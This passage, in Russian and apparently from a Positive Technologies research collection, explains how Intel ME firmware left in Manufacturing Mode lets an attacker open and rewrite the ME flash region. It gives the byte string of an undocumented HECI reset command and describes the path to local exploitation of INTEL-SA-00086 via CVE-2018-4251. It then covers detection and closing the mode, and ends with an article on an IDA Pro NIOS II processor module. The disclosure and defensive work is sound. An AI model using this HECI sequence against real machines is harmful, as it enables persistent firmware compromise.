    <CfgOpt name="cAvsImage0Manifest"       value="35"  type="byte" />
    <CfgOpt name="cAvsImage1Manifest"       value="36"  type="byte" />
    <CfgOpt name="IfwiManifest"             value="37"  type="byte" />
    <CfgOpt name="OsBootLoaderManifest"     value="38"  type="byte" />
    <CfgOpt name="OsKernelManifest"         value="39"  type="byte" />
    <CfgOpt name="OemSmipManifest"          value="40"  type="byte" />
    <CfgOpt name="IshManifest"              value="41"  type="byte" />
    <CfgOpt name="IshBupManifest"           value="42"  type="byte" gui-mode="Hidden" /> <!-- Should not be exposed -->
    <CfgOpt name="OemDebugManifest"         value="43"  type="byte" />
    <CfgOpt name="OemLifecycleManifest"     value="44"  type="byte" gui-mode="Hidden" /> <!-- ZBBed -->
    <CfgOpt name="SilentLakeVmmManifest"    value="46"  type="byte" />

    <CfgOpt name="OemDnxIfwiManifest"       value="53"  type="byte" />
</Class>
```

Список подписываемых OEM данных платформы CNP



24.3.21 Flash Region Access Permissions (CSXE_FRACC)—Offset 50h

Access Method

Type: MEM Register (Size: 32 bits) | Device: Function:


Default: 404h

3976 Datasheet

Fast SPI

Bit Range	Default & Access	Field Name (ID): Description
31:24	0h RW/L	**CSME Master Write Access Grant (MEMWAG):** Each bit [31:24] corresponds to Master[7:0]. CSME can grant one or more masters write access to the CSxE region 2 overriding the permissions in the Flash Descriptor. Bits for unassigned masters are reserved.
23:16	0h RW/L	**CSME Master Read Access Grant (MEMRAG):** Each bit [23:16] corresponds to Master[7:0]. CSME can grant one or more masters read access to the CSME region 2 overriding the read permissions in the Flash Descriptor. Bits for unassigned masters are reserved.

Отрывок документации Intel, описывающий SPI Master Grant



Открытие ME-региона в BIOS

Обход блокировки записи в ME-регион

До недавнего времени (до Intel Apollo Lake) прошивка Intel ME находилась в отдельном SPI-регионе, который имел независимые права доступа для CPU, GBE и ME. Таким образом, при правильной конфигурации атрибутов доступа со стороны CPU (основной системы) невозможно было ни прочитать, ни записать прошивку ME. Однако современные SPI-контроллеры чипсетов Intel имеют специальный механизм Master Grant. Эта технология закрепляет за каждым SPI-мастером строго определенную часть SPI flash, этот мастер является владельцем своего региона, вне зависимости от прав доступа, указанных в SPI-дескрипторе. Каждый мастер имеет возможность предоставить доступ (на чтение или на запись) к своему (и только своему) региону другому мастеру, какому пожелает.

Таким образом, даже если в SPI-дескрипторе прописан запрет на доступ к SPI-региону ME со стороны хоста, ME может все равно предоставить доступ к своим данным. На наш взгляд, это сделано для возможности обновления прошивки Intel ME в обход стандартного алгоритма.

Host ME Region Flash Protection Override


В прошивке Intel ME реализована специальная HECI-команда, которая позволяет открыть доступ на запись к ME-региону SPI со стороны CPU. Она называется HMR FPO (Host ME Region Flash Protection Override). В одном из наших предыдущий исследований мы подробно описывали эту команду[4]. У нее есть несколько особенностей.

После получения команды HMR FPO прошивка откроет доступ к своему региону **только после** перезагрузки. В самом ME также предусмотрена защита: команда воспринимается только в период выполнения UEFI BIOS, до так называемого момента End of Post (EOP). EOP — это еще одна HECI-команда, которую посылает UEFI BIOS до передачи управления операционной системе (ExitBootServices). В некоторых BIOS Setup можно найти опцию, которая и обеспечивает отправку команды HMRFPO до EOP.

После получения EOP прошивка ME игнорирует HMR FPO, возвращая соответствующий статус. **Но это происходит только после завершения режима Manufacturing Mode.** Таким образом, прошивка ME в Manufacturing Mode воспринимает HMR FPO **в**

4. Mark Ermolov, Maxim Goryachy, How to Become the Sole Owner of Your PC, PHDays VI, 2016

любое время, вне зависимости от End of Post. Если производитель не закрыл режим Manufacturing Mode, злоумышленник (формально говоря, для этого нужны права администратора, но ведь даже ядро ОС изначально не может перезаписывать прошивку ME) может в любое время изменить прошивку ME. На этом этапе атакующий может перезаписывать образ ME, например для эксплуатации уязвимости INTEL-SA-00086. При этом возникает необходимость перезагрузки, но это не является помехой на практически всех платформах, кроме MacBook. Именно на компьютерах Apple существует дополнительная проверка в UEFI, которая осуществляется в момент старта и блокирует запуск системы, если регион ME открыт с помощью HMRFPO. Однако, как мы покажем далее, этот механизм защиты преодолевается, если прошивка ME функционирует в Manufacturing Mode.



Bit Range	Default & Access	Field Name (ID): Description
31	0h RW/V/L	**CF9h Lockdown (CF9LOCK):** 0 = CF9h Global Reset bit R/W. 1 = CF9h Global Reset bit RO. When set, this bit becomes RO and is reset by a CF9h reset or RSMRST# assertion (other reset types are not applicable). In manufacturing/debug environments this bit should be left as default '0'. In all other environments, BIOS must program this bit to '1'.
30:25	0h RO	Reserved.
24	0h RW/L	**Power Button Disable Lock (PB_DIS_LOCK):** Once set, this bit cannot be changed until the next global reset. When this bit is set to 1, the PM_CFG*.PB_DIS bit can no longer be changed.
23:21	0h RO	Reserved.
20	0h RW/L	**CF9h Global Reset (CF9GR):** 0 = A CF9h write of 6h or Eh will only reset the Host partition. 1 = A CF9h write of 6h or Eh will cause a Global Reset of both the Host and the ME partitions. It is recommended that BIOS should set this bit early on in the boot sequence, and then clear it and set the CF9LOCK bit prior to loading the OS in both an ME Enabled and a ME Disabled system. This register is locked by the CF9 Lockdown (CF9LOCK) bit. This register is not reset by a CF9h reset. It is reset by RSMRST#

Управление типом перезагрузки

Перезагрузка ME без перезагрузки основного CPU

В современных компьютерах существует несколько вариантов перезагрузки платформы. Из них задокументированы: глобальная перезагрузка и перезагрузка только основного CPU (без перезагрузки ME). Однако, если существует способ перезагрузить ME без перезагрузки основного CPU (предварительно выполнив также команду HMRFPO), доступ к региону откроется, а основная система продолжит функционировать.

Исследовав внутренние модули прошивки ME, мы обнаружили, что существует HECI-команда (**«80 06 00 07 00 00 0b 00 00 00 03 00»**)[5] для перезагрузки только (!) ядра Intel ME, которая в Manufacturing Mode может быть послана также в любое время, даже после EOP.

Таким образом, злоумышленник, послав эти две HECI-команды, открывает ME-регион и может писать туда любые данные, без перезагрузки платформы. При этом совершенно неважно, что́ содержит SPI-дескриптор, то есть правильные атрибуты защиты SPI-регионов не защищают прошивку ME от изменения, если система функционирует в Manufacturing Mode.


```
void __cdecl poly_heci_cbm_csme_reset_handler(POLY_HECI_CBM_CTX *ctx)
{
  int *heci_data; // esi
  char origin; // al

  heci_data = ctx->data;
  if ( !ctx->end_of_post || *((_BYTE *)heci_data + 5) == 3 && !ctx->eom )
  {
    origin = *((_BYTE *)heci_data + 5);
    switch ( origin )
    {
      case 2:                                   // Query
        if ( !poly_query_pm_reset_perms() )
          goto exit_without_replay;
        sys_trace_level(3, 0x210033);
        break;
      case 3:                                   // MEBx
        if ( !poly_cse_reset(g_maestro_hnd, 0) )
          goto exit_without_replay;
        sys_trace_level(3, 0x210034);
        break;
      case 1:                                   // BIOS
        if ( poly_cse_reset(g_maestro_hnd, 1) )
        {
          sys_trace_level(3, 0x210032);
          break;
        }
exit_without_replay:
        ctx->data_size = 0;
```

Листинг дизассемблера функции, выполняющей обработку HECI-команд перезагрузки ME


5. Mark Ermolov, Maxim Goryachy, How to Become the Sole Owner of Your PC, PHDays VI, 2016

Практический случай: уязвимость CVE-2018-4251


Мы проанализировали несколько платформ разных производителей. Среди них были ноутбуки компании Lenovo и Apple MacBook Pro. В исследованных компьютерах из линейки Yoga и ThinkPad мы не нашли каких-либо проблем, связанных с Manufacturing Mode, зато **все ноутбуки компании Apple, основанные на чипсетах Intel, функционируют в Manufacturing Mode.** После передачи этой информации в компанию Apple данная ошибка (CVE-2018-4251) была исправлена в обновлении ОС macOS High Sierra 10.13.5.



Пример вывода утилиты MEInfo



Пример работы скрипта mmdetect



Результат работы утилиты FTP с опцией –CLOSEMNF

Локальная эксплуатация INTEL-SA-00086

Итак, используя уязвимость CVE-2018-4251, злоумышленник может записывать старые версии прошивки ME, содержащие уязвимость INTEL-SA-00086, и при этом ему не нужен ни SPI-программатор, ни доступ к перемычке HDA_SDO (то есть физический доступ). Таким образом реализуется самый опасный — локальный — вектор этой уязвимости (выполнение произвольного кода в прошивке ME). Примечательно, что в пояснениях к бюллетеню безопасности INTEL-SA-00086 Intel не упоминает открытый Manufacturing Mode как средство для эксплуатации данной уязвимости локально, без физического доступа, а говорит лишь о том, что локальная эксплуатация возможна только при неправильной настройке доступа к SPI-регионам, что не соответствует действительности. Для защиты пользователей мы решили описать, как проверить наличие Manufacturing Mode и как его отключить.

Как защититься

В пакет системных утилит для разработчиков оборудования на основе чипсетов и процессоров Intel (Intel System Tools) входит утилита MEInfo (TXEInfo, SPSInfo для мобильных и серверных платформ соответственно), которая предназначена для того, чтобы получить расширенную диагностическую информацию о текущем состоянии прошивки Management Engine и всей платформы в целом. Мы демонстрировали эту утилиту в одном из наших предыдущих исследований, посвященном отключению ME и недокументированному режиму HAP (High Assurance Platform). Эта утилита, вызванная с флагом –FWSTS, выдает подробное описание статусных HECI-регистров и сообщает статус Manufacturing Mode (установленный 4-й бит статусного регистра FWSTS сигнализирует о том, что Manufacturing Mode активен).

Мы также разработали программу, с помощью которой можно проверить статус Manufacturing Mode, если у пользователя по какой-либо причине нет доступа к Intel ME System Tools.

Возникает вопрос, как самостоятельно завершить Manufacturing Mode, если оказалось так, что производитель не сделал этого. Для завершения Manufacturing Mode утилита FPT имеет специальную опцию, –CLOSEMNF, которая, кроме своего основного назначения, также позволяет установить рекомендуемые права доступа к регионам SPI flash в дескрипторе. В данном примере мы использовали параметр NO опции –CLOSEMNF для того, чтобы не выполнять перезагрузку платформы, которая производится по умолчанию сразу после завершения Manufacturing Mode.


Заключение

Наше исследование показывает, что проблема Manufacturing Mode прошивки Intel ME существует и даже такие крупные производители, как Apple, способны ошибаться при конфигурации платформ Intel. Хуже всего, что нет никакой публичной информации на эту тему и конечные пользователи даже не догадываются о такой серьезной проблеме, способной привести к потере конфиденциальной информации, появлению неудаляемых руткитов и безвозвратному выводу оборудования из строя.

Кроме того, у нас есть подозрения, что возможность перезагружать ME без перезагрузки основного CPU может повлечь за собой и другие проблемы в безопасности из-за рассинхронизации состояний BIOS/UEFI и ME.

Разработка процессорного модуля NIOS II для IDA Pro

Антон Дорфман



IDA Pro — знаменитый дизассемблер, который уже много лет используют исследователи информационной безопасности во всем мире. Мы в Positive Technologies также применяем этот инструмент. Более того, нам удалось разработать собственный процессорный модуль дизассемблера для микропроцессорной архитектуры NIOS II, который повышает скорость и удобство анализа кода.

В статье я расскажу об этом проекте и покажу, что получилось в итоге.

Предыстория

Все началось в 2016 году, когда для анализа прошивки в одной задаче нам понадобилось разработать собственный процессорный модуль. Разработка велась с нуля по мануалу Nios II Classic Processor Reference Guide, который тогда был наиболее актуальным. Всего на эту работу ушло около двух недель.

Все началось в 2016 году, когда для анализа прошивки в одной задаче нам понадобилось разработать собственный процессорный модуль


Процессорный модуль разрабатывался для версии IDA 6.9. Для скорости был выбран IDA Python. В месте, где обитают процессорные модули, — подкаталоге procs внутри установочного каталога IDA Pro — есть три модуля на Python: msp430, ebc, spu. В них можно подсмотреть, как устроен модуль и как может быть реализована базовая функциональность дизассемблирования:


- разбор инструкций и операндов,
- их упрощение и вывод на экран,
- создание смещений, перекрестных ссылок, а также кода и данных, на которые они ссылаются,
- обработка конструкций switch,
- обработка манипуляций со стеком и стековыми переменными.

Примерно такая функциональность и была реализована на тот момент. К счастью, инструмент пригодился и в процессе работы над еще одной задачей, в ходе которой, уже год спустя, активно использовался и дорабатывался.

Опытом создания процессорного модуля я решил поделиться с сообществом на конференции PHDays 8. Выступление вызвало интерес, на нем присутствовал даже создатель IDA Pro Ильфак Гильфанов (phdays.com/ru/broadcast/). Один из его вопросов был — реализована ли поддержка IDA Pro версии 7. На тот момент ее не было, но уже после выступления я пообещал сделать соответствующий релиз модуля. Вот тут-то и началось самое интересное.

Теперь самым свежим стал мануал от Intel (intel.ly/2TfoqcB), который использовался для сверки и проверки на наличие ошибок. Я значительно переработал модуль, добавил ряд новых возможностей, в том числе решив те проблемы, которые раньше победить не получалось. Ну и, конечно, добавил поддержку 7-й версии IDA Pro. Вот что получилось.





Программная модель NIOS II

NIOS II — это программный процессор, разработанный для ПЛИС фирмы Altera (сейчас часть Intel). С точки зрения программ он имеет следующие особенности: порядок байтов little endian, 32-битное адресное пространство, 32-битный набор инструкций, то есть на кодирование каждой команды используется фиксировано по 4 байта, 32 регистра общего и 32 специального назначения.

32-битные числа и смещения

Особенность NIOS II в том, что за одну операцию, то есть при выполнении одной команды, можно как максимум занести в регистр непосредственное значение размером в 2 байта (16 бит). С другой стороны, регистры процессора и адресное пространство являются 32-битными, то есть для адресации в регистр нужно занести 4 байта.

Для решения этой задачи используются смещения, состоящие из двух частей. Подобный механизм используется в процессорах в PowerPC: смещение состоит из двух частей, старшей и младшей, и заносится в регистр двумя командами. В PowerPC это выглядит следующим образом.

```
3D 60 00 36                 lis     r11, dword_35E574@ha # Load Immediate Shifted
39 2B E5 74                 addi    r9, r11, dword_35E574@l # Add Immediate
```

В данном подходе перекрестные ссылки образуются с обеих команд, хотя по сути настройка на адрес происходит во второй команде. Это может иногда причинять неудобства при подсчете количества перекрестных ссылок.

В свойствах смещения для старшей части используется нестандартный тип HIGHA16, иногда используется тип HIGH16, для младшей части — LOW16.

В самом вычислении 32-битных чисел из двух частей ничего сложного нет. Сложности возникают при формировании операндов как смещений для двух отдельных команд. Вся эта обработка ложится на процессорный модуль. Примеров, как это реализовать (тем более на Python), в IDA SDK нет.

В докладе на PHDays смещения стояли как нерешенная задача. Для решения проблемы мы схитрили: 32-битное смещение только с младшей части — по базе. База вычисляется как старшая часть, сдвинутая влево на 16 бит.

```
74 85 80 00                 movhi   r2, 0x215   # move immediate into high halfword
04 6D 95 10                 addi    r2, r2, (unk_21555B4 - 0x2150000) # add immediate
```

При таком подходе перекрестная ссылка образуется только с команды занесения младшей части 32-битного смещения.

В свойствах смещения видна база и отмечено свойство, чтобы рассматривать ее как число, чтобы не формировалось большое количество перекрестных ссылок на сам адрес, который принимаем как базу.

```
0210DE0C                movhi   r8, 0x5555  # move immediate into high halfword
0210DE10                addi    r8, r8, 0x5555 # add immediate
0210DE14                movhi   r9, 0x3FC5  # move immediate into high halfword
0210DE18                addi    r9, r9, 0x5555 # add immediate
0210DE1C                mov     r7, r9      # move register to register
0210DE20                mov     r6, r8      # move register to register
```

В коде под NIOS II встречается следующий механизм занесения 32-битных чисел в регистр. Сначала в регистр заносится старшая часть смещения командой movhi. Затем к ней присоединяется младшая часть. Сделано это может быть тремя способами (командами): сложением addi, вычитанием subi, логическим ИЛИ ori.

Например, в следующем участке кода регистры настраиваются на 32-битные числа, которые потом заносятся в регистры — аргументы перед вызовом функции.

После добавления вычисления смещений получим следующее представление этого блока кода.

```
0210DE0C                movhi       r8, 0x5555  # move immediate into high halfword
0210DE10                addi        r8, r8, 0x5555 # 0x55555555 # add immediate
0210DE14                movhi       r9, 0x3FC5  # move immediate into high halfword
0210DE18                addi        r9, r9, 0x5555 # 0x3FC55555 # add immediate
0210DE1C                mov         r7, r9      # move register to register
0210DE20                mov         r6, r8      # move register to register
```

Получаемое 32-битное смещение выводится рядом с командой занесения его младшей части. Этот пример достаточно наглядный, и мы даже могли бы все 32-битные числа легко подсчитать в уме, просто присоединив младшую и старшую части. Судя по значениям, скорее всего, они не являются смещениями.

Рассмотрим случай, когда при занесении младшей части используется вычитание. В этом примере определить конечные 32-битные числа (смещения) с ходу уже не получится.

```
020A28C0                movhi       r2, 0x21B   # move immediate into high halfword
020A28C4                subi        r2, r2, 0x413A # subtract immediate
020A28C8                stw         r2, 0xAC+var_AC(sp) # store word to memory
020A28CC                movhi       r2, 0x212   # move immediate into high halfword
